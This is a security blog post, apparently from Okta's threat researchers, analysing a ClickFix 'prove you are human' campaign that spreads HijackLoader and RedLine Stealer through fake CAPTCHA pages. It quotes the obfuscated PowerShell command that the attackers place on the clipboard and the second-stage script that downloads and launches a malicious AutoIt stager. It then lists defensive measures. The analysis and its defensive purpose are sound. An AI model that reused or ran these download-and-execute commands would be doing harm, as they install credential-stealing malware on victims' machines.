






An overwhelming share of the user credentials that are later abused in identity-based attacks arise from the compromise of unmanaged user devices. “Infostealers” are the generic name given to the class of malware designed primarily for this purpose in mind.
While infostealers are distributed via numerous means — with pirated games being high on the list — more recently, our analysts have observed malware being distributed using deceptively simple techniques: a ClickFix campaign.
Often referred to as a "Prove You Are Human" campaign, a ClickFix campaign exploits user trust and problem-solving instincts to bypass conventional security measures.
In the ClickFix attacks we’ve observed, attackers pay search engines to elevate their phishing pages when users search for the names of popular web applications. The sponsored link redirects the user to a website that impersonates the brand in question.
These deceptive pages will mimic legitimate security checks, such as CAPTCHA challenges that are used to prove whether a site visitor is interactive (vs a bot).
These fake CAPTCHA or verification-type overlays lend legitimacy to the subsequent instructions provided to the user. The page might even subtly mimic the background image used in a real CAPTCHA service to enhance its credibility further.
Here’s an example of a site impersonating a Cloudflare CAPTCHA challenge for a user attempting and expecting to visit Okta at www.okta.com:

Once the unsuspecting user interacts with this page, specifically by selecting “verify you are human,” they’re presented with a set of instructions designed to trick the user into downloading malware. Two versions are provided below: one targeting MacOS users, and the other targeting Windows users.


These instructions commonly direct the user to perform the following actions:
Press Windows Key + R (to open the Run dialog box).
Press CTRL + V (to paste a command).
Press Enter (to execute the command).
Crucially, the malicious website uses JavaScript to hijack the user's clipboard, silently placing a PowerShell command onto the clipboard without the user’s knowledge, such as the example provided below.
powershell -WindowS HIDD -c $E='23-ykfgoed8wrvnmj49xlq/pi17bh6t0zau5c.:s'; $ix=$E[24]+$E[12]+$E[15]; $JT='ht'+'tp'+'s:'+'/'+'/' + $E[7]+$E[4] + 'tahu.org/s.php?an=1'; $wF=$E[24]+$E[8]+$E[19]; &$wF (&$ix $JT);In this case, the PowerShell command was obfuscated, and once executed by the user, calls a site which contained the following malicious code:
$GDSGFBKSD = [System.Guid]::NewGuid().ToString();$env:MYAPPDATA = (Get-Item $env:APPDATA).Parent.FullName;Invoke-WebRequest hxxps://oktahu[.]org/s.php?an=2 -OutFile $env:MYAPPDATA\$GDSGFBKSD.zip -UseBasicParsing;Add-Type -AssemblyName System.IO.Compression.FileSystem[System.IO.Compression.ZipFile]::ExtractToDirectory("$env:MYAPPDATA\$GDSGFBKSD.zip", "$env:MYAPPDATA\$GDSGFBKSD");$FHBYREYDBYFB = Join-Path $env:MYAPPDATA $GDSGFBKSD;Set-Location $FHBYREYDBYFB;Start-Process Autoit3.exe launch_traffic4.a3x -WorkingDirectory $FHBYREYDBYFB; Start-Sleep -Seconds 5; Start-Process Autoit3.exe launch_traffic4.a3x -WorkingDirectory $FHBYREYDBYFB;This code initiates the download and execution of additional malware stages. The PowerShell script downloads a .zip file containing a malicious AutoIt-compiled script, launch_traffic4.a3x, and a legitimate copy of the AutoIT3 execution binary, Autoit3.exe. The malicious script is executed and acts as the initial stager, initiating a complex execution chain.
The infection proceeds as follows:
Initial Launcher: The executed script spawns a binary Swi_Compiler.exe from the %TEMP% directory.
Persistence: Swi_Compiler.exe then copies itself to C:\ProgramData\fastpatch\ and executes from there, establishing persistence by creating files in both %APPDATA%\fastpatch\ and %PROGRAMDATA%\fastpatch\ directories.
Loader (HijackLoader): Swi_Compiler.exe has been identified as HijackLoader, a loader known to employ various evasion techniques. Its configuration includes injecting %windir%\SysWOW64\pla.dll into processes.
Information Stealer (RedLine Stealer): HijackLoader proceeds to drop and execute OmegaDynami.exe and XPFix.exe. OmegaDynami.exe is identified as RedLine Stealer, a prominent information stealer available on underground forums. RedLine Stealer focuses on harvesting sensitive browser information, including saved credentials, autocomplete data, and credit card information from Chrome, Edge, and Firefox. It also collects system inventory data (username, location, hardware, security software details) and attempts to steal cryptocurrency.
Process Injection: OmegaDynami.exe (RedLine Stealer) exhibits sophisticated process injection capabilities, creating threads and injecting Portable Executable (PE) files into multiple Chrome browser processes. It also performs memory mapping operations on Chrome processes with read-write permissions and modifies thread contexts.
These attacks rely on the assumption that many users don’t understand the risks of executing commands delivered from an untrusted party. They just want to comply with the verification request and get on with visiting what they thought was going to be a legitimate website.
Windows administrators can and should consider allowing the execution of trusted, digitally-signed PowerShell scripts on managed devices and deny all others. MacOS administrators should ensure features such as Gatekeeper and System Integrity Protection (SIP) are enabled to protect critical files and processes. Additionally, preexec hooks can be configured within command and scripting interpreters to display a warning confirmation before any interactive command is executed.
Standard perimeter detection controls (email and web filtering) can prevent users on managed devices from accessing known malicious sites. Relying on these defences assumes the malicious site is live for long enough for reputation services to catch on. Unfortunately, they don’t do much to prevent users on unmanaged devices, which are more often than not the devices infected with infostealers.
For this reason, we recommend restricting access to sensitive applications to devices that are managed by Endpoint Management tools and protected by endpoint security tools. That way, you can be assured that the session tokens for highly sensitive apps are less likely to get scooped up by this commodity malware.
Okta Threat Intelligence has published a detailed adversarial breakdown of this ClickFix campaign, including Indicators of Compromise (IoCs) exclusively for security contacts of Okta customers at security.okta.com.
Tom Simpson is a Staff Detection and Response Engineer within Okta’s Defensive Cyber Operations team. Tom has spent a decade in the security industry and is an expert at intrusion research, incident response and engineering of secure systems, which he’s demonstrated at Okta, TikTok USDS, CrowdStrike, and in the Australian Defence industry. Tom currently holds the GSEC, GCIH and GREM, having previously volunteered as a SANS teaching assistant. Tom enjoys researching the latest trends in Adversary tactics and sharing his findings through security research blogs and conference talks.
Daniel López is a Cyber Threat Researcher at Okta, where he focuses on tracking threat actor activity and the evolving threat landscape to best protect Okta’s employees and customers. Prior to joining Okta, Daniel worked at international companies across the consulting, financial services, and technology sectors. He enjoys participating in trusted infosec groups, continuously learning (both tech and non-tech topics), and staying physically active.
此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。